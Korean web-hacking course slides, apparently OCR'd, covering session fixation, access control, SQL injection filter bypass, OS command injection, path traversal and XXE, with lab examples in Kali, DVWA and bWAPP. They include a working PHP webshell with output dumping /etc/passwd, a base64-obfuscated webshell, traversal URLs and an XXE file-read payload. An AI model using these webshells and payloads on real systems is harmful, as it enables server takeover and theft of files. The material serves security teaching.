
user=anesra; r1=13235241940140141

- 일부 사이트의 경우, user와 같은 특정 값만 변경해도 타 사용자로 도용되는 경우가 있음

# 웹 해킹 공격 방법론

## • 4) 세션 관리 공격

### – Session Fixation Vulnerabilities.

A screenshot of the CVE search results page on the MITRE website. The search term 'cookie+hijacking' has been entered into the search bar, resulting in 81 matches. The search results table includes columns for Name and Description. Several entries mention session fixation vulnerabilities, such as CVE-2016-6603 (Zoho WebNMS Framework), CVE-2016-4945 (Citrix NetScaler Gateway), CVE-2015-8124 (Symfony), CVE-2015-0544 (EMC Secure Remote Services), CVE-2015-0072 (Microsoft Internet Explorer), CVE-2014-9386 (Zenoss Core), CVE-2014-4756 (IBM Rational License Key Server), CVE-2014-4691 (pfSense), CVE-2014-2509 (EMC Network Configuration Manager), CVE-2014-2066 (Jenkins), CVE-2014-0090 (Foreman), CVE-2013-7436 (noVNC), and CVE-2013-7387 (DataLife Engine). The descriptions for these vulnerabilities often mention the ability for remote attackers to hijack sessions by predicting session IDs or leveraging vectors involving session cookies.

## 4 웹 해킹 공격 방법론

### • 5) 접근 통제 공격

- 접근 통제는 애플리케이션의 핵심 보안 메커니즘 중 한 요소로, 세션을 관리하고 사용자를 인증하기 위해 사용.
- 애플리케이션에서 접근 통제가 필요한 가장 큰 이유는 사용자의 요청이 특정 자원에 접근하려고 할 때 허가된 요청인지 아닌지를 결정하는 방법이 필요.
- 해외 Penetration Tester 전문가인 Dafydd Studdard에 따르면 테스트한 애플리케이션의 71%가 접근 통제 취약점을 가지고 있었음.

## 4 웹 해킹 공격 방법론

- 5) 접근 통제 공격
  - 접근 통제는 수직적인 부분, 수평적인 부분, 문맥 의존적(context-dependent) 부분으로 구분됨.
  - 수직적 접근 통제는 애플리케이션 기능에 따라 사용자의 접근을 허용할지 결정하는 방식. 보통 일반사용자와 관리자로 구분하는 방법.
  - 수평적 접근 통제는 사용자에게 동일한 형태의 자원에 접근할 수 있는 규칙을 제공. 온라인 뱅킹에서 계좌 출금 기능이나, 웹 메일에서 자신의 메일을 보는 경우.
  - 문맥 의존적 접근 통제는 현재 주어진 애플리케이션 상태가 무엇인지에 따라 사용자의 접근을 제한하는 것. 다단계 프로세스를 처리하는 경우.

## 4 웹 해킹 공격 방법론

- 6) 데이터 저장소 공격
  - 거의 모든 애플리케이션은 처리되는 데이터를 관리하기 위해 데이터 저장소에 의존.
  - 데이터는 주로 사용자 계정, 권한, 애플리케이션 구성 설정, 사용자 데이터 등과 관련되어 있음.
  - 가장 일반적인 데이터 저장소는 SQL 데이터베이스, XML 기반 저장소, LDAP 디렉터리임

## 4 웹 해킹 공격 방법론

### • 6) 데이터 저장소 공격

- 사용자가 입력한 값을 처리하는 부분에서 입력 값에 대한 검증이 없으면 SQL 구문을 삽입해 공격할 수 있는 SQL 인젝션 취약점이 발생.
- SQL 공격을 통해 데이터베이스에 저장된 데이터를 읽거나 수정할 수 있고, 심지어 데이터베이스가 동작하고 있는 서버의 관리자 권한도 획득할 수 있음.
- 특수문자 입력을 막아놓거나, 에러가 발생해도 일반적인 에러 메시지를 보여주거나 임의 페이지를 만들어서 보여주기 때문에 유용한 정보 얻기 어려움.
- SQL 인젝션 취약점 확인 예시: 서버 500 에러 (Error Code: 80040E14)

Microsoft OLE DB Provider for SQL Server 오류 '80040e14'

' and password=' 근처의 구문이 잘못되었습니다.

/practice/web\_test/member\_login\_check.asp, 줄 60

## 4 웹 해킹 공격 방법론

### • 6) 데이터 저장소 공격: 필터 우회

#### - 막혀진 문자 회피

공격 페이로드에 문자열을 입력해야 하는 경우 따옴표 없이 공격 가능.

동적으로 개별 문자에 대한 ASCII 코드를 사용해 다양한 문자열 생성 가능.

```
select userid, userpw from member where userid='anesra'
```

```
select userid, userpw from member where
```

```
userid=CHAR(97)+CHAR(110)+CHAR(101)+CHAR(115)+CHAR(114)+CHAR  
(97)
```

#### - 간단한 검증 우회

```
SeLeCt
```

```
%53%45%4C%45%43%54
```

#### - SQL 주석 이용

```
SELECT/*foo*/userid,userpw/*foo*/from/*foo*/members
```

## 4 웹 해킹 공격 방법론

### • 7) 백엔드 컴포넌트 공격


- 웹 애플리케이션은 웹 서버와 메일 서버 등의 네트워크 리소스, 파일 시스템과 인터페이스 등의 로컬 리소스를 포함한 백엔드 비즈니스 중요 자원에 인터넷을 통해 수시로 연결함
- 백엔드 컴포넌트와 관련된 공격:
  - 운영체제 명령(OS command) 인젝션
  - 파일 경로 조작
  - XXE(XML External Entity) 인젝션
  - SMTP 인젝션

## 4 웹 해킹 공격 방법론

- 7) 백엔드 컴포넌트 공격: OS Command 인젝션
  - 대부분의 웹 서버 플랫폼은 서버의 운영체제에게 요청에 대한 응답을 수행하기 위해 내장된 API를 갖고 있음
  - 내장 API를 통해 할 수 있는 기능들.
    - 파일 시스템 접근
    - 다른 프로세스와 통신
    - 네트워크 통신
  - 운영체제 명령을 사용할 수 있는 함수 예시.
    - PHP: exec, system
    - ASP: wscript.shell

## 웹 해킹 공격 방법론

- 7) 백엔드 컴포넌트 공격: OS Command 인젝션
    - WebShell(웹쉘): 웹 사이트를 통해 운영체제 명령어를 실행할 수 있는 공격
      - 수 많은 웹 쉘이 공개되어 있음
- ex: <https://github.com/dotcppfile/DAws/blob/master/DAws.php>



## 웹 해킹 공격 방법론

### • 7) 백엔드 컴포넌트 공격: OS Command 인젝션

#### -간단한 웹쉘 제작 실습

- Kali Linux를 실행한 뒤, service apache2 start로 아파치 웹 서버 실행
- /var/www/html/에서 vi wshell.php로 파일 생성

```
<?php

if(isset($_REQUEST['cmd'])) {
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}

?>
```

- 웹 브라우저에서 다음 명령어 실행
- http://localhost/wshell.php?  
cmd=uname -a;id;ifconfig -a;cat /etc/passwd

localhost/wshell.php?cmd=uname -a;id;ifconfig -a;cat /etc/passwd

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-

Linux kali 4.14.0-kali3-686-pae #1 SMP Debian 4.14.12-2kali1 (2018-01-08) i686 GNU/Linux

uid=33(www-data) gid=33(www-data) groups=33(www-data)

eth0: flags=4163 mtu 1500

- inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
- inet6 fe80::a00:2ff:fe58:dba8 prefixlen 64 scopeid 0x20
- ether 08:00:27:58:db:a8 txqueuelen 1000 (Ethernet)
- RX packets 11593 bytes 11260937 (10.7 MiB)
- RX errors 0 dropped 0 overruns 0 frame 0
- TX packets 4318 bytes 403478 (394.0 KiB)
- TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73 mtu 65536

- inet 127.0.0.1 netmask 255.0.0.0
- inet6 ::1 prefixlen 128 scopeid 0x10
- loop txqueuelen 1000 (Local Loopback)
- RX packets 247 bytes 56875 (55.5 KiB)
- RX errors 0 dropped 0 overruns 0 frame 0
- TX packets 247 bytes 56875 (55.5 KiB)
- TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/sbin/nologin

sys:x:3:3:sys:/dev:/sbin/nologin

sync:x:4:65534:sync:/bin:/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

# 웹 해킹 공격 방법론

## • 7) 백엔드 컴포넌트 공격: OS Command 인젝션

### - 공개 웹쉘 분석

- DAws.php 는 실행 시 특정 조건이 만족되지 않으면 탐지가 어렵도록 404 페이지로 보이게 숨김
- 코드 수정을 통해 DAws.php 웹쉘 구동하기

**DAws - Mozilla Firefox**

DAws GitHub - dotcppfile/D...

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Various information

Info	Value
Version	Linux kali 4.14.0-kali3-686-pae #1 SMP Debian 4.14.12-2kali1 (2018-01-08) i686
Server's IP	127.0.0.1
Process Owner	www-data
Group Name	www-data
Script Owner	www-data
Disk Total Space	76 GB
Total RAM	1.970703125 GB
Your IP	127.0.0.1
Encryption Key	v4gZsb19FB
DAws's Directory	/var/www/html/dvwa/DAws
CGI	False
CGI Shell	http://127.0.0.1/dvwa/DAws/.../DAws.php

**Commander**

Using full paths in your commands is suggested.

Type	Name
[DIR]	cgi
[FILE]	.htaccess
[FILE]	DAws.php
[FILE]	php.ini

Command:  Execute

Linux kali 4.14.0-kali3-686-pae #1 SMP Debian 4.14.12-2kali1 (2018-01-08) i686 GNU/Linux

**File Manager**

Uploading and Zipping functions outputs in DAws's directory.

Type	Name	Size (bytes)	File Owner	File Group	Permissions	Actions
[UP]	..					

Shell's Directory: /var/www/html/dvwa/DAws

Current Directory: /var/www/html/dvwa

Change Directory/Read File: /var/www/html/dvwa Change

## 웹 해킹 공격 방법론

### • 7) 백엔드 컴포넌트 공격: OS Command 인젝션

#### - 다양한 웹쉘

- 탐지를 피하기 위해 Encoding 해 놓는 경우도 있음
- <https://github.com/tennc/webshell>

```
<?php
eval(base64_decode(
'DQplcnJvcI9yZXBvcnRpbtmcMck7DQpzZXRFbWFnaWNfcXVvdGVzX3J1bnRpbWUoMck7DQpAc2V0X3Rp
pAc2V0X3RpVfbGltaxQoMck7DQpAaW5pX3NldCgnbWF4X2V4ZWN1dGvbl90aW1JywwKTsNCkBpbmlfc2V0KCdyZ
Wdpcc3RlcI9nbG9iYWWxJywnMsCpOw0KQGluaV9zZXQoJ3NhZmVfbW9kZV9pbmNsWRIX2RpcicsJzAnK
TsNCkBpbmlfc2V0KCdczCwuc2FmZV9tb2RlJywnMCCpOw0KQGluaV9zZXQoJ3NhZmVfbW9kZS
ScsJzAnKtsNCiRzYWZIX21vZGUgPSBAaW5pX2dldCgn2FmZV9tb2RlJykt7DQokdmVyc2lvb
iA9IClxLjM1lsNCmlmKHZlcnNpb25fY29tcGFyZShwaHB2ZXJzaW9uKCksICc0LjEuMCcpID09I
C0xKQ0KIHsNCiAkX1BPU1QglCA9ICYkSFRUU9QT1NUX1ZBUIM7DQogJF9HRVQgICAgPS
AmJEhUVFBFR0VUX1ZBUIM7DQogJF9TRVJWRVlgsPAmJEhUVFBfUOVSVkVSX1ZBUIM7D
QogfQ0KaWYgKEBnZXRFbWFnaWNfcXVvdGVzX2dwYygpQ0KIHsNCiBmb3JYWWnolCgkx1BPU1Qg
YXmgJgs9PiR2KQ0KICB7DQogICRFtUE9TVFfska10gPSBzdHJpcHnsYXNoZXMoJHYp
PU1QgYXmgJgs9PiR2KQ0KICB7DQogICRFtUE9TVFfska10gPSBzdHJpcHnsYXNoZXMoJHYp
Ow0KICB9DQogZm9iYWWfjaCAoJF9TRVJWRVlgs9PiR2KQ0KICB7DQogICRFtUOVSvk
VSWhRrXSA9IHn0cmlwC2xhc2hlcygkdk7DQogIh0NCiB9DQokaGvhZCA9ICc8IS0tID8/Pz/Pz
9odG1sOyBaGfyc2V0PXdpmRvd3MTMT1MSI+DQoNcjtXFmI4T4NCnryHsNckjPUkRFUi1SSuIdVdgICnhyWfH
CT1JERVlITeVGVDogICajZwVIZWVlIDFweCbzb2xpZDsNckjPUkRFUi1CT1RUT006ICnhYWFhWeGmx84ihNvbGk
Ovitve9QoiaGICajZwVIZWVlIDFweCbzb2xpZDsNckjPUkRFUi1MRUZUoiAgICNIZWVIZWUgMXB4iHnvbGkOw0KQk
i1SSuIdVdgICnjy2Njy2MgMH84owQKqk9sREVSLSVRPUdOgICagl2Njy2NjyAwhcHg7DQpCT1JERVlItEVGVd
C1D0xPuJogI0Q0RDBDD0NsCn0Cn5i0ZDGeog0KQk9sREVSLSVJRh0hUoiAg12Njy2NjyAwhcHg7DQpCT1JERVlItEVQ
EVSLUjPVFRPTTogI2Njy2NjyAwhcHg7DQpm250oiA3chQgdGfob21h0wKf0KLnRyMSB7DQpCT1JERVlItUKhHSFQ
UxFRI06ICagl2Njy2NjyAwhcHg7DQpCT1JERVlItQ9UVE9NoiAjy2Njy2NjDlBweDsNCn0CnRhymxlHsNckjPUkRFUi
gMXB4iG91dHnldDsNckjPUkRFUi1MRUZUoiAgICNIZWVIZWUgMXB4iG91dHnldDsNckjPUkRFUi1CT1RUT006ICn2
ppbnB1dcB7DQpCT1JERVlItUkHSFQ6iAjdZmZmZmDfweCbzb2xpZDsNckjPUkRFUi1UT1A6ICAgICM5OTk5OTk
RVitQk9UVE9NoiAjzZmZmZmDfweCbzb2xpZDsNckjBQ0tHuk9VtQt009MT161CNingUwZdg7DQpm250iA
XB4iHnvbGkOw0KQk9sREVSLSVRPUdOgICagl2Njz5050SaXchHggc29saWQ7DQpCT1JERVlItEVGVd
Cajotk50Tk
FDS0dST1VORC1DT0xPuJogI2U0ZTBk0dsNcmZvbnQ6lDhwdCB0YWhbWE7DQp9DQpzWJtaXQgew0KQk9sREVS
idXR0b25oaWdobGnaH0gMnB4iG91dHnldDsNckjPUkRFUi1MRUZUoiAgICJ1dHrvbmhp22hsaWd0cAychgg3V
CQUNLR1JPVU5EUNPTE9SoiAjZTRIMGQ4ow0Kd2lkdg6IDMwjTsNcn0CnRleHrcmVhlsNckjPUkRFUi1CT1RUT006ICn
ggc29saWQ7DQpCT1JERVlItEVGVd
Cajotk50Tk
if ($mode & 0x800 ) $owner["execute"] = ($owner["execute"]=="x") ? 's' : 'S';
if ($mode & 0x400 ) $group["execute"] = ($group["execute"]=="x") ? 's' : 'S';
if ($mode & 0x200 ) $world["execute"] = ($world["execute"]=="x") ? 't' : 'T';
$ss=sprintf("%1s", $type);
$ss.=sprintf("%1s%1s%1s", $owner["read"], $owner["write"], $owner["execute"]);
$ss.=sprintf("%1s%1s%1s", $group["read"], $group["write"], $group["execute"]);
$ss.=sprintf("%1s%1s%1s", $world["read"], $world["write"], $world["execute"]);
return trim($ss);
```

**DECODE** > **UTF-8** You may also select input charset.

Live mode OFF Decodes while you type or paste (in strict mode).

UPLOAD FILE Decodes an entire file (max. 10MB).



The Asia Mobile Awards  
2017

```
$group["write"] = ($mode & 00020) ? 'w' : ' ';
$group["execute"] = ($mode & 00010) ? 'x' : ' ';
$world["read"] = ($mode & 00004) ? 'r' : ' ';
$world["write"] = ($mode & 00002) ? 'w' : ' ';
$world["execute"] = ($mode & 00001) ? 'x' : ' ';
if ($mode & 0x800 ) $owner["execute"] = ($owner["execute"]=="x") ? 's' : 'S';
if ($mode & 0x400 ) $group["execute"] = ($group["execute"]=="x") ? 's' : 'S';
if ($mode & 0x200 ) $world["execute"] = ($world["execute"]=="x") ? 't' : 'T';
$ss=sprintf("%1s", $type);
$ss.=sprintf("%1s%1s%1s", $owner["read"], $owner["write"], $owner["execute"]);
$ss.=sprintf("%1s%1s%1s", $group["read"], $group["write"], $group["execute"]);
$ss.=sprintf("%1s%1s%1s", $world["read"], $world["write"], $world["execute"]);
return trim($ss);
```

## 웹 해킹 공격 방법론

### • 7) 백엔드 컴포넌트 공격: 파일 경로 조작

#### – 경로 탐색 취약점

- 사용자가 조작할 수 있는 데이터가 애플리케이션 서버나 백엔드 파일 시스템에 있는 파일과 디렉터리에 안전하지 않는 방법으로 전달될 때 발생

#### • 취약 URL 예

`http://site.com/filestore/GetFile.ashx?filename=ksj.jpg`

#### – 서버의 처리 과정

- 1) 쿼리 문자열에서 filename 매개변수에 대한 값을 추출
- 2) 1에서 얻은 값을 C:\filestore\ 뒤에 추가
- 3) 2에서 요청한 파일을 오픈.
- 4) 파일 내용을 읽은 다음 클라이언트에게 보내줌

#### – 공격 URL 예

`http://site.com/filestore/GetFile.ashx?filename=..\Windows\win.ini`

`http://site.com/filestore/GetFile.jsp?filename=../../../../etc/passwd`


`http://bWAPP/bWAPP/directory_traversal_2.php?directory=..%`

## 4

## 웹 해킹 공격 방법론

## • 7) 백엔드 컴포넌트 공격: XXE 인젝션

- XML은 웹 서비스(XML-RPC, SOAP, REST 등)에서 문서 (XML, HTML, DOCX) 및 이미지 파일 (SVG, EXIF 데이터 등)에 이르기까지 XML에서 사용되는 데이터 형식
- 최근 상당수의 웹 애플리케이션에서 클라이언트와 서버가 데이터를 주고 받을 때 XML 형식 사용
- XXE는 XML 엔티티를 이용한 것으로 Server-Side Request Forgery (SSRF)의 한 유형
- XXE 공격을 통해 서비스 거부 공격 또는 로컬의 임의 파일에 접근이 가능함
- 웹 애플리케이션의 브라우저와 프론트엔드 애플리케이션 서버 간의 응답과 요청 시, 또는 SOAP와 같은 백엔드 애플리케이션 컴포넌트 간의 메시지 전달 시 XML이 널리 사용됨




## 4

## 웹 해킹 공격 방법론

- 7) 백엔드 컴포넌트 공격: XXE 인젝션
  - XML External Entity Injection 표준 XML 파싱 라이브러리가 외부 엔티티 참조를 사용할 수 있음
  - DOCTYPE을 사용해서 XML 문서의 처음을 나타낼 수 있음.
  - 외부 엔티티 참조는 file: 프로토콜을 이용하는 URL 형식과, SYSTEM 키워드를 통해 만들어짐

```
<!DOCTYPE foo [  
    <!ENTITY xxe SYSTEM“file:///etc/passwd”> ]>  
<COMMAND>&xxe;</COMMAND>
```



## 4 웹 해킹 공격 방법론

- 8) 애플리케이션 로직 공격
  - SQL 인젝션과 XSS와 같은 주요 취약점은 이미 공개된 시그니처가 있으며, 쉽게 공격이 가능함.
  - 이에 반해 애플리케이션 로직 결함은 유일하게 단 한 번 발생하는 경우도 있으며, 자동화 취약점 스캐너에 의해서도 쉽게 발견되지 않기 때문에 취약점이 가진 특징을 명확히 정의하기가 어려움.
  - 결과적으로, 애플리케이션의 로직 결함을 발견하기란 쉽지 않으며, 취약점에 대한 특징을 정의하기 어렵고 탐지하기 어려운 성향 때문에 공격자는 로직 결함에 매우 큰 매력을 느끼.

